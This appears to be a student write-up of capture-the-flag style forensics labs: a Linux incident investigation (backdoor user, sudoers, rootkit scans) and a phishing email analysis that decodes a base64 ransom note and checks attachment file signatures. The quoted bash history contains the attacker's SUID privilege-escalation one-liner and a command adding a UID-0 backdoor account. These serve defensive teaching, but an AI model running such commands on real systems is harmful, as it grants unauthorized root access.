jane:x:1002:1002:Jane Walkers,103,9399499494,2029384958:/home/jane:/bin/bash
investigator:x:1003:1003:Investigator,1,1,1,1:/home/investigator:/bin/bash
postfix:x:113:120::/var/spool/postfix:/usr/sbin/nologin
b4ckd00r3d:x:0:1004::/home/b4ckd00r3d:/bin/sh
```

Solution:

Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

b4ckd00r3d ✓ Correct Answer Hint

Q2

```
investigator@ip-10-10-52-17:/home$ cat /etc/group | grep 46
plugdev:x:46:ubuntu,investigator
investigator@ip-10-10-52-17:/home$
```

Solution:

What is the name of the group with the group ID of **46**?

plugdev ✓ Correct Answer

Q3

```
investigator@ip-10-10-52-17:/home$ sudo cat /etc/sudoers | grep jane
[sudo] password for investigator:
jane ALL=(ALL) /usr/bin/pstree
investigator@ip-10-10-52-17:/home$
```

Solution:

View the `/etc/sudoers` file on the compromised system. What is the full path of the binary that Jane can run as sudo?

/usr/bin/pstree ✓ Correct Answer

5. Task 5

Q1

```
investigator@ip-10-10-52-17:/home/jane$ sudo cat .bash_history
whoami
groups
cd ~
ls -al
find / -perm -u=s -type f 2>/dev/null
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p", "-c", "cp /bin/bash /var/tmp/bash && chown root:root /var/tmp/bash &
& chmod +s /var/tmp/bash")'
ls -al /var/tmp
exit
useradd -o -u 0 b4ckd00r3d
exit
THM{f38279ab9c6af1215815e5f7bbad891b}
investigator@ip-10-10-52-17:/home/jane$
```

Solution:

View Jane's `.bash_history` file. What flag do you see in the output?

THM{f38279ab9c6af1215815e5f7bbad891b} ✓ Correct Answer

Q2

```
-rw-rw-r-- 1 bob  bob     0 Feb 12  2024 .hidden31
-rw-rw-r-- 1 bob  bob     0 Feb 12  2024 .hidden32
-rw-rw-r-- 1 bob  bob     0 Feb 12  2024 .hidden33
-rw-rw-r-- 1 bob  bob    38 Feb 12  2024 .hidden34
-rw-rw-r-- 1 bob  bob     0 Feb 12  2024 .hidden35
```

```
investigator@ip-10-10-52-17:/home/bob$ cat .hidden34
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}
```

Solution:

What is the hidden flag in Bob's home directory?

THM{6ed90e00e4fb7945bead8cd59e9fcd7f} ✓ Correct Answer

Q3

```
investigator@ip-10-10-52-17:/home/bob$ cd /home/jane/
investigator@ip-10-10-52-17:/home/jane$ cd .ssh/
investigator@ip-10-10-52-17:/home/jane/.ssh$ stat authorized_keys
  File: authorized_keys
  Size: 1136            Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d    Inode: 257561      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: ( 1002/    jane)   Gid: ( 1002/    jane)
Access: 2024-02-13 00:34:53.692530853 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
 Birth: -
investigator@ip-10-10-52-17:/home/jane/.ssh$
```

Solution:

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

2024-02-13 00:34:16.005897449 +0000 ✓ Correct Answer

6. Task 6

Q1

```
investigator@ip-10-10-52-17:/home/jane/.ssh$ cd /etc
investigator@ip-10-10-52-17:/etc$ sudo debsums -c -e
/etc/sudoers
investigator@ip-10-10-52-17:/etc$
```

Solution:

Run the `debsums` utility on the compromised host to check only configuration files. Which file came back as altered?

/etc/sudoers ✓ Correct Answer

Q2

```
investigator@ip-10-10-52-17:/etc$ md5sum /var/tmp/bash
7063c3930affe123baecd3b340f1ad2c  /var/tmp/bash
investigator@ip-10-10-52-17:/etc$
```

Solution:

What is the `md5sum` of the binary that the attacker created to escalate privileges to root?

7063c3930affe123baecd3b340f1ad2c ✓ Correct Answer

7. Task 7

Q1

```
Searching for 64-bit Linux Rootkit ...                  nothing found
Searching for 64-bit Linux Rootkit modules ...          nothing found
Searching for Mumblehard Linux ...                      * * * * * /var/tmp/findme.sh
Possible Mumblehard backdoor installed
Searching for Backdoor.Linux.Mokes.a ...                nothing found
```

Solution:

Run *chkrootkit* on the affected system. What is the full path of the `.sh` file that was detected?

/var/tmp/findme.sh ✓ Correct Answer

Q2

```
investigator@ip-10-10-52-17:~$ sudo rkhunter --check --sk --rwo | grep UID
Warning: Account 'b4ckd00r3d' is root equivalent (UID = 0)
investigator@ip-10-10-52-17:~$
```

Solution:

Run *rkhunter* on the affected system. What is the result of the `(UID 0) accounts` check?

Warning ✓ Correct Answer

LAB 4 – EMAIL INVESTIGATION

Introduction:

- The process of examining emails to learn more about who is using them and what they are used for.
- Through an email investigation we can discover "Who is using the email account, Where the email user is located, The details of the email-related incident, and Evidence for legal cases".

Objectives of Email Investigation:

- Identify the source of suspicious emails.
- Tracing the sender's location and email route via Shodan.io.
- Detect malicious attachments or links after decrypting it from Hex or base 64.
- Collecting evidence for legal cases and forensic purposes.

Types of Email-Related Cyber Threats:


- Phishing – Deceptive emails pretending to be from trusted sources.
- Spoofing – Faking sender addresses to mislead recipients.
- Business Email Compromise (BEC) – Targeting businesses for financial fraud.
- Malware Delivery – Spreading viruses, spyware, or ransomware via attachments
- Sending threatening emails – like your account has been hacked and personal information will be shared etc.
- Email bombings – sending large number of emails to the specific user


Key Components of an Email:

- Header – Contains metadata (sender, recipient, IP addresses, etc.).
- Body – Main content, which may include malicious links.
- Attachments – Files that may carry malware.


Steps to Investigate an email:-

Step 1:- Extract the file using “btlo” password :-






Step 2: Open the file in notepad :-



Step 3: SPF is failed and Return-type is different which makes it suspicious. Hence it needs more investigation :-




Step 4: Now check for boundary values. There is two boundary values: (1) one for plain/text (2) two for pdfs. Now investigating it one by

```
--BOUND_600FB98E0DCEE8.49207210
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64

SGkgVGhlTWFqb3JPbkVhcnRoLAoKVGhlIGFiZHVjdGVkIENvQ2FuRGlhbnMgYXJlIHdpdGggbWUg
aW5jbHVkaW5nIHRoZSBQcmVzaWRlbnTigJlzIGRhdWdodGVyLiBEb250IHdvcnJ5LiBUaGV5IGFy
ZSBzYWZlIGluIGEgc2VjcmV0IGxvY2F0aW9uLgpTZW5kIG1lIDEgQmlsbGlvbiBDb0NhbkRz8J+k
kSBpbiBjYXNo8J+SuCB3aXRoIGEgc3BhY2VzaGlw8J+agCBhbmQgbXkgYXV0b25vbW91cyBib3Rz
IHdpbGwgc2FmZWx5IGJyaW5nIHRoZSBCbml2ZXJzZS4gU29sdmUgdGhlIFBDb0Nh
bkRpYW5zIGhhdmUgdGhlIGJlc3QgYnJhaW5zIGluIHRoZSBVbml2ZXJzZS4gU29sdmUgdGhlIHB1
enpsZSBJIHNlbnQgYXMgYW4gYXR0YWNobWVudCBmb3IgdGhlIG5leHQgc3RlcHMuCgpJ4oCZbSBh
cHByb3hpbWF0ZWx5IDEyLjggbGlnaHQgbWludXRlcyBhd2F5IGZyb20gdGhlIHN1biBhbmQgbXkg
YWR2aWNlIGZvciB0aGUgcHV6emxlIGlzIAoK4oCcRG9uJ3QgVHJ1c3QgWW91ciBFeWVz4oCdCgpM
b2zwn5iCCgpTZWUgeW91IE1ham9yLiBXYWl0aW5nIGZvciB0aGUgQ2Fzc3NoaGho8J+SsA==

```

one:-

Step 5: Copy first and use the "cyberchef" tool for investigation. In" cyberchef" copy all the base64 value and drag the base64 from the side bar:-

Step 6: Now check the second base64 file. Open the new tab and paste the "Base64" data. It will display some cryptic values. Now drag




the "To Hex" for conversion. Here we use To Hex first because when we used based 64 it gave data in some different language.

Now, it displays Hex values. We can Identify the title signature. Investigate the first four digits. It is also called as:-

1. File signature or
2. Magic number or
3. File header

Now copy the “First 4 digits” and check the number using:- “Gary Kessler File signature" Website.

Check the Number it displays as zip file. It is malicious file. So, save the file in .Zip format for further investigation .



IMG	ADEX Corp. ChromaGraph Graphics Card Bitmap Graphic file
`50 4B 03 04`	`PK..`
ZIP	PKZIP archive file (Ref. 1 | Ref. 2) **Trailer:** *filename* `50 4B` *17 characters* `00 00 00` **Trailer:** (*filename* `PK` *17 characters . . .*) **Note:** PK are the initals of Phil Katz, co-creator of the ZIP file format and author of PKZIP.
ZIP	Apple Mac OS X Dashboard Widget, Aston Shell theme, Oolite eXpansion Pack, Opera Widget, Pivot Style Template, Rockbox Theme package, Simple Machines Forums theme, SubEthaEdit Mode, Trillian zipped skin, Virtual Skipper skin
APK	Android package
JAR	Java archive; compressed file package for classes and data
KMZ	Google Earth saved working session file
KWD	KWord document
ODT, ODP, OTT	OpenDocument text document, presentation, and text document template, respectively.
OXPS	Microsoft Open XML paper specification file
SXC, SXD, SXI, SXW	OpenOffice spreadsheet (Calc), drawing (Draw), presentation (Impress), and word processing (Writer) files, respectively.
SXC	StarOffice spreadsheet
WMZ	Windows Media compressed skin file
XPI	Mozilla Browser Archive
XPS	XML paper specification file
XPT	eXact Packager Models


Step 7: After extracting that, downloaded zip file. Now We got 3 files: DaughtersCrown, Money.xlsx and GoodJobMajor.

For investigation we use “Hex editor” for that we will code in the terminal usin below codes:-

➔Sudo apt install ghex.

➔ghex

- Now copy first four number and check “Gary kessler file" signature (FF DS FF EO)
- Now, check this operation for all the files.
- we have to create the Id on "Zoho.in" to opeм the" xIsx file



```
└─$ exiftool -u PuzzleToCoCanDa/*
======== PuzzleToCoCanDa/DaughtersCrown
ExifTool Version Number         : 13.00
File Name                       : DaughtersCrown
Directory                       : PuzzleToCoCanDa
File Size                       : 19 kB
File Modification Date/Time     : 2021:01:25 16:41:00+05:30
File Access Date/Time           : 2025:02:17 16:54:18+05:30
File Inode Change Date/Time     : 2025:02:17 16:54:15+05:30
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 120
Y Resolution                    : 120
Image Width                     : 822
Image Height                    : 435
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 822x435
Megapixels                      : 0.358
======== PuzzleToCoCanDa/GoodJobMajor
ExifTool Version Number         : 13.00
```

```
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 78  ......JFIF.....x
00000010  00 78 00 00 FF DB 00 43 00 08 06 06 07 06 05 08  .x.....C........
00000020  07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12  ................
00000030  13 0F 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20  ........... $.' 
00000040  22 2C 23 1C 1C 28 37 29 2C 30 31 34 34 34 1F 27  ",#..(7),01444.'
00000050  39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09  9=82<.342...C...
00000060  09 0C 0B 0C 18 0D 0D 18 32 21 1C 21 32 32 32 32  ........21.!2222
00000070  32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32  2222222222222222
00000080  32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32  2222222222222222
00000090  32 32 32 32 32 32 32 32 32 32 32 32 32 32 FF C0  22222222222222..
000000A0  00 11 08 01 B3 03 36 03 01 22 00 02 11 01 03 11  ......6..".....
000000B0  01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00  ................
000000C0  00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09  ................
000000D0  0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 05  ................
000000E0  05 04 04 00 00 01 7D 01 02 03 00 04 11 05 12 21  ......}........!
000000F0  31 41 06 13 51 61 07 22 71 14 32 81 91 A1 08 23  1A..Qa."q.2....#
00000100  42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17  B...R..$3br.....
00000110  18 19 1A 25 26 27 28 29 2A 34 35 36 37 38 39 3A  ...%&'()*456789:
00000120  43 44 45 46 47 48 49 4A 53 54 55 56 57 58 59 5A  CDEFGHIJSTUVWXYZ
00000130  63 64 65 66 67 68 69 6A 73 74 75 76 77 78 79 7A  cdefghijstuvwxyz
00000140  83 84 85 86 87 88 89 8A 92 93 94 95 96 97 98 99  ................
00000150  9A A2 A3 A4 A5 A6 A7 A8 A9 AA B2 B3 B4 B5 B6 B7  ................
00000160  B8 B9 BA C2 C3 C4 C5 C6 C7 C8 C9 CA D2 D3 D4 D5  ................
00000170  D6 D7 D8 D9 DA E1 E2 E3 E4 E5 E6 E7 E8 E9 EA F1  ................
00000180  F2 F3 F4 F5 F6 F7 F8 F9 FA FF C4 00 1F 01 00 03  ................
00000190  01 01 01 01 01 01 01 01 01 00 00 00 00 00 00 01  ................
Offset: 0x0
```

```
FF D8 FF E0 xx xx 4A 46                ÿØÿà..JF
49 46 00                               IF.
                          JFIF, JPE, JPEG, JPG  JPEG/JFIF graphics file
                                                Trailer: FF D9 (ÿÙ)

FF D8 FF E1 xx xx 45 78                ÿØÿá..Ex
69 66 00                               if.
                                   JPG  Digital camera JPG using E
                                        Trailer: FF D9 (ÿÙ)
                                        See "Using Extended File Inform
                                        Evidence Analysis" (P. Alvarez, IJ
                                        ExifTool Tag Names

FF D8 FF E8 xx xx 53 50                ÿØÿè..SP
49 46 46 00                            IFF.
                                   JPG  Still Picture Interchange F
                                        Trailer: FF D9 (ÿÙ)

FF EE                                  ÿî
```

```
00000000  25 50 44 46 2D 31 2E 35 0A 25 E2 E3 CF D3 0A 31  %PDF-1.5.%.....1
00000010  20 30 20 6F 62 6A 20 0A 3C 3C 0A 2F 54 79 70 65   0 obj .<<./Type
00000020  20 2F 43 61 74 61 6C 6F 67 0A 2F 50 61 67 65 73   /Catalog./Pages
00000030  20 32 20 30 20 52 0A 3E 3E 0A 65 6E 64 6F 62 6A   2 0 R.>>.endobj
00000040  20 0A 33 20 30 20 6F 62 6A 20 0A 3C 3C 0A 2F 53   .3 0 obj .<<./S
00000050  74 72 75 63 74 50 61 72 65 6E 74 73 20 30 0A 2F  tructParents 0./
00000060  52 65 73 6F 75 72 63 65 73 20 0A 3C 3C 0A 2F 46  Resources .<<./F
00000070  6F 6E 74 20 0A 3C 3C 0A 2F 46 35 20 34 20 30 20  ont .<<./F5 4 0
00000080  52 0A 2F 46 34 20 35 20 30 20 52 0A 3E 3E 0A 2F  R./F4 5 0 R.>>./
00000090  50 72 6F 63 53 65 74 20 5B 2F 50 44 46 20 2F 54  ProcSet [/PDF /T
000000A0  65 78 74 20 2F 49 6D 61 67 65 42 20 2F 49 6D 61  ext /ImageB /Ima
000000B0  67 65 43 20 2F 49 6D 61 67 65 49 5D 0A 2F 45 78  geC /ImageI]./Ex
000000C0  74 47 53 74 61 74 65 20 0A 3C 3C 0A 2F 47 33 20  tGState .<<./G3
000000D0  36 20 30 20 52 0A 3E 3E 0A 3E 3E 0A 2F 54 79 70  6 0 R.>>.>>./Typ
000000E0  65 20 2F 50 61 67 65 0A 2F 50 61 72 65 6E 74 20  e /Page./Parent
000000F0  32 20 30 20 52 0A 2F 43 6F 6E 74 65 6E 74 73 20  2 0 R./Contents
00000100  37 20 30 20 52 0A 2F 4D 65 64 69 61 42 6F 78 20  7 0 R./MediaBox
00000110  5B 30 20 30 20 36 31 32 20 37 39 32 5D 0A 3E 3E  [0 0 612 792].>>
00000120  0A 65 6E 64 6F 62 6A 20 0A 37 20 30 20 6F 62 6A  .endobj .7 0 obj
00000130  20 0A 3C 3C 0A 2F 46 69 6C 74 65 72 20 2F 46 6C   .<<./Filter /Fl
00000140  61 74 65 44 65 63 6F 64 65 0A 2F 4C 65 6E 67 74  ateDecode./Lengt
00000150  68 20 36 34 37 0A 3E 3E 0A 73 74 72 65 61 6D 0A  h 647.>>.stream.
00000160  78 9C BD 57 6D 6B DB 40 0C FE EE 5F 71 9F 07 BD  x..Wmk.@..._q...
00000170  9E A4 7B 85 31 68 CA D2 CF 1B 86 FD 80 6D 2D 14  ..{.1h.......m-.
00000180  3A 58 F7 FF 61 17 DB 89 4F E8 27 38 24 75 0C 49  :X..a...O.'8$u.I
00000190  7C B2 F4 48 B2 A4 E7 8E 8C AB D7 1D D5 AF 54 D8  |..H..........T.
Offset: 0x0
```

```
50 4B 03 04                            PK..
                                   ZIP  PKZIP archive file (Ref. 1 | Ref. 2)
                                        Trailer: filename 50 4B 17 characters 00 00 00
                                        Trailer: (filename PK 17 characters ...)
                                        Note: PK are the initals of Phil Katz, co-creator of the ZIP file
                                        format and author of PKZIP.
                                   ZIP  Apple Mac OS X Dashboard Widget, Aston Shell theme,
                                        Oolite eXpansion Pack,
                                        Opera Widget, Pivot Style Template, Rockbox Theme
                                        package, Simple Machines
                                        Forums theme, SubEthaEdit Mode, Trillian zipped skin,
                                        Virtual Skipper skin
                                   APK  Android package
                                   JAR  Java archive; compressed file package for classes and data
                                   KMZ  Google Earth saved working session file
                                   KWD  KWord document
                           ODT, ODP, OTT  OpenDocument text document, presentation, and text
                                        document template, respectively.
                                  OXPS  Microsoft Open XML paper specification file
                  SXC, SXD, SXI, SXW  OpenOffice spreadsheet (Calc), drawing (Draw), presentation
                                        (Impress),
                                        and word processing (Writer) files, respectively.
                                   SXC  StarOffice spreadsheet
                                   WMZ  Windows Media compressed skin file
                                   XPI  Mozilla Browser Archive
                                   XPS  XML paper specification file
                                   XPT  eXact Packager Models
```

```
25 50 44 46                            %PDF
                              PDF, FDF, AI  Adobe Portable Document Format, Forms Document Format,
                                            and Illustrator graphics files
                                            Trailers:
                                            0A 25 25 45 4F 46 (.%%EOF)
                                            0A 25 25 45 4F 46 0A (.%%EOF.)
                                            0D 0A 25 25 45 4F 46 0D 0A (..%%EOF..)
                                            0D 25 25 45 4F 46 0D (.%%EOF.)
                                            NOTE: There may be multiple end-of-file marks within the
                                            file. When carving, be sure to get the last one.

25 62 69 74 6D 61 70                   %bitmap
                                   FBM  Fuzzy bitmap (FBM) file

28 54 68 69 73 20 66
69
```

CoCanDians are Safe.

The proof is in the file named DaughtersCrown

